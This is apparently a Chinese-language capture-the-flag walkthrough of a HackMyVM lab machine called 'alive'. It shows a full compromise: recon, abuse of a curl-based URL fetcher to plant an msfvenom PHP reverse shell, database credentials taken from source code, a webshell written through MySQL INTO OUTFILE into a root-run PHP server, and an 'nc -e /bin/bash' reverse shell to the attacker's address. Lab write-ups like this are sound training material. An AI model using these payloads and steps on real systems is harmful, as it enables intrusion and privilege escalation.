信息收集
IP定位
┌──(root㉿kali)-[/home/kali]└─# arp-scan -l | grep "08:00:27"WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission deniedWARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied172.16.52.191 08:00:27:46:80:b7 (Unknown)nmap扫描
┌──(root㉿kali)-[/home/kali]└─# nmap -Pn -sTCV -T4 172.16.52.191Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-12-10 15:57 ESTNmap scan report for 172.16.52.191Host is up (0.00056s latency).Not shown: 998 closed tcp ports (conn-refused)PORT STATE SERVICE VERSION22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)| ssh-hostkey:| 3072 26:9c:17:ef:21:36:3d:01:c3:1d:6b:0d:47:11:cd:58 (RSA)| 256 29:26:68:49:b0:37:5c:0e:7b:6d:81:8d:60:98:8d:fc (ECDSA)|_ 256 13:2e:13:19:0c:9d:a3:a7:3e:b8:df:ab:97:08:41:88 (ED25519)80/tcp open http Apache httpd 2.4.54 ((Debian))|_http-title: Host alive|_http-server-header: Apache/2.4.54 (Debian)Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .Nmap done: 1 IP address (1 host up) scanned in 23.22 seconds80端口
Wireshark
出现了个url请求界面,发送请求到攻击机并用wireshark抓包

没什么用

尝试包含以下自身
目录扫描
┌──(root㉿kali)-[/home/kali]└─# dirsearch -u http://172.16.52.191//usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html from pkg_resources import DistributionNotFound, VersionConflict
_|. _ _ _ _ _ _|_ v0.4.3 (_||| _) (/_(_|| (_| )
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
[16:07:20] 301 - 312B - /tmp -> http://172.16.52.191/tmp/[16:07:20] 200 - 403B - /tmp/访问tmp目录

可以发现是一个空目录
本地生成webshell尝试请求
┌──(root㉿kali)-[/home/kali/Desktop/hmv/alive]└─# msfvenom -p php/reverse_php LHOST=172.16.55.210 LPORT=8888 -o shell.php[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload[-] No arch selected, selecting arch: php from the payloadNo encoder specified, outputting raw payloadPayload size: 2648 bytesSaved as: shell.php🔹 垂直分屏(左右)Ctrl + Shift + R
🔹 水平分屏(上下)Ctrl + Shift + D
关闭当前 PaneCtrl + Shift + E──(root㉿kali)-[/home/kali/Desktop/hmv/alive]└─# python -m http.serverServing HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ..
已知该页面会包含请求界面
那么我们用 > 将我们的shell文件写入到tmp目录中
msf6 exploit(multi/handler) > set LHOST 172.16.55.210LHOST => 172.16.55.210msf6 exploit(multi/handler) > set LPORT 8888LPORT => 8888msf6 exploit(multi/handler) > set ExitOnSession falseExitOnSession => falsemsf6 exploit(multi/handler) > run -jwww-data
envAPACHE_RUN_DIR=/var/run/apache2APACHE_PID_FILE=/var/run/apache2/apache2.pidJOURNAL_STREAM=8:11609PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/binINVOCATION_ID=1fc37cab8b9745acbd2a7774df25f197APACHE_LOCK_DIR=/var/lock/apache2LANG=CAPACHE_RUN_USER=www-dataAPACHE_RUN_GROUP=www-dataAPACHE_LOG_DIR=/var/log/apache2PWD=/var/www/html/tmp获得www-data权限
┌──(root㉿kali)-[/home/kali/Desktop/hmv/alive]└─# msfvenom -p php/meterpreter_reverse_tcp LHOST=172.16.55.210 LPORT=8888 -o shell_m.php
msf6 post(multi/manage/shell_to_meterpreter) > sessions -l
Active sessions===============
Id Name Type Information Connection -- ---- ---- ----------- ---------- 7 shell php/php 172.16.55.210:8888 -> 172.16.52.191:37094 (172.16.52.191) 8 meterpreter x86/linu www-data @ alive.hmv 172.16.55.210:4433 -> x 172.16.52.191:33030 (172.16.52.191)msf6 post(multi/manage/shell_to_meterpreter) > sessions -i 8[*] Starting interaction with 8...
meterpreter > shellscript /dev/null -c bashwww-data@alive:~/html/tmp$cd homelsalexandracd alexandralsuser.txtcat user.txtcat: user.txt: Permission denied权限不够
进一步信息收集吧
提权
<?phpif ($_SERVER["REQUEST_METHOD"] == "POST") { $url = $_POST["url"]; $allowed_chars = '/^[^;|&$`()\[\]]*$/'; if(empty($url)) { echo "Empty URL!"; } elseif (!preg_match($allowed_chars, $url)) { echo "Invalid URL!"; } else { $command = 'curl -s ' . $url; exec($command . ' 2>&1', $output, $return_var); echo implode("\n", $output); }}?><?php $servername = "localhost"; $username = "admin"; $password = "HeLL0alI4ns"; $dbname = "digitcode";
$conn = new mysqli($servername, $username, $password, $dbname);
if ($conn->connect_error) { die("Connection failed: " . $conn->connect_error); }
if ($_SERVER["REQUEST_METHOD"] == "POST") { $digit = mysqli_real_escape_string($conn, $_POST["digit"]);
$stmt = $conn->prepare("SELECT digit, url FROM code, path WHERE code.id = path.id and code.id = ?"); $stmt->bind_param("i", $id); $id = 1; $stmt->execute(); $stmt->bind_result($correct_digit, $path); $stmt->fetch(); $stmt->close();
if ($digit === $correct_digit) { header("Location: $path"); exit; } else { echo "Wrong digit code."; } }
$conn->close();?>找到数据库账号密码
$username = "admin";
$password = "HeLL0alI4ns";
$dbname = "digitcode";www-data@alive:~/html/tmp$ mysql -u admin -pmysql -u admin -pEnter password: HeLL0alI4ns
Welcome to the MariaDB monitor. Commands end with ; or \g.Your MariaDB connection id is 12Server version: 10.3.25-MariaDB MariaDB Server
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
MariaDB [(none)]> show databases;show databases;+--------------------+| Database |+--------------------+| digitcode || information_schema || mysql || performance_schema || qdpm_db |+--------------------+5 rows in set (0.000 sec)
MariaDB [(none)]> use digitcode;Reading table information for completion of table and column namesYou can turn off this feature to get a quicker startup with -A
Database changedMariaDB [digitcode]> show tables;+---------------------+| Tables_in_digitcode |+---------------------+| code || path |+---------------------+2 rows in set (0.000 sec)
MariaDB [digitcode]> use qdpm_db;Reading table information for completion of table and column namesYou can turn off this feature to get a quicker startup with -A
Database changedMariaDB [qdpm_db]> show tables;+----------------------+| Tables_in_qdpm_db |+----------------------+| attachments || configuration || departments || discussions || discussions_comments || discussions_reports || discussions_status || events || extra_fields || extra_fields_list || phases || phases_status || projects || projects_comments || projects_phases || projects_reports || projects_status || projects_types || tasks || tasks_comments || tasks_groups || tasks_labels || tasks_priority || tasks_status || tasks_types || tickets || tickets_comments || tickets_reports || tickets_status || tickets_types || user_reports || users || users_groups || versions || versions_status |+----------------------+35 rows in set (0.000 sec)
MariaDB [qdpm_db]> select * from users;+----+----------------+---------------+-------+-------------------------+---------+------------------------------------+--------+------+| id | users_group_id | name | photo | email | culture | password | active | skin |+----+----------------+---------------+-------+-------------------------+---------+------------------------------------+--------+------+| 3 | 1 | administrator | | administrator@alive.hmv | | $P$EXzIrSSSu7iTu2wc9sFTh29F7Ajn371 | 1 | NULL |+----+----------------+---------------+-------+-------------------------+---------+------------------------------------+--------+------+1 row in set (0.000 sec)
MariaDB [qdpm_db]> exitByewww-data@alive:~/html/tmp$ ps aux | grep mysqlps aux | grep mysqlroot 450 0.0 0.0 2484 1544 ? S 13:58 0:00 /bin/sh /usr/local/mysql/bin/mysqld_safe --user=root --bind-address=127.0.0.1 --socket=/run/mysqld/mysqld.sockroot 590 0.0 6.0 1234500 96684 ? Sl 13:58 0:04 /usr/local/mysql/bin/mysqld --basedir=/usr/local/mysql --datadir=/usr/local/mysql/data --plugin-dir=/usr/local/mysql/lib/plugin --user=root --bind-address=127.0.0.1 --log-error=/usr/local/mysql/data/alive.hmv.err --pid-file=alive.hmv.pid --socket=/run/mysqld/mysqld.sock⚠️ MySQL 是以 root 用户运行的!
www-data@alive:~/html/tmp$ curl 127.0.0.1:8000curl 127.0.0.1:8000<!DOCTYPE html><html> <head> <title>Backup</title> </head> <body> <p>Only local zipped backup.</p>
</body></html>www-data@alive:~/html/tmp$ ps -ef | grep 8000ps -ef | grep 8000root 448 446 0 13:58 ? 00:00:00 /bin/sh -c php -t /opt -S 127.0.0.1:8000root 449 448 0 13:58 ? 00:00:00 php -t /opt -S 127.0.0.1:8000www-data 1313 1261 0 15:24 pts/1 00:00:00 grep 8000MariaDB [(none)]> select "<?php echo shell_exec($_GET['cmd']);?>" into OUTFILE '/opt/shell.php'
-> ;
Query OK, 1 row affected (0.015 sec)
MariaDB [(none)]> exit
Byewww-data@alive:/opt$ curl 127.0.0.1:8000/shell.php?cmd=whoamicurl 127.0.0.1:8000/shell.php?cmd=whoamirootcurl 127.0.0.1:8000/shell.php?cmd=nc%20-e%20/bin/bash%20172.16.55.210%204444
┌──(root㉿kali)-[/home/kali/Desktop/hmv/alive]└─# nc -lvvp 4444listening on [any] 4444 ...172.16.52.191: inverse host lookup failed: Host name lookup failureconnect to [172.16.55.210] from (UNKNOWN) [172.16.52.191] 46988whoamirootcd alexandralsuser.txtcat user.txt1637c0ee2d19e925bd6394c847a62ed5
cd /rootcat root.txt819be2c3422a6121dac7e8b1da21ce32 Thanks for reading!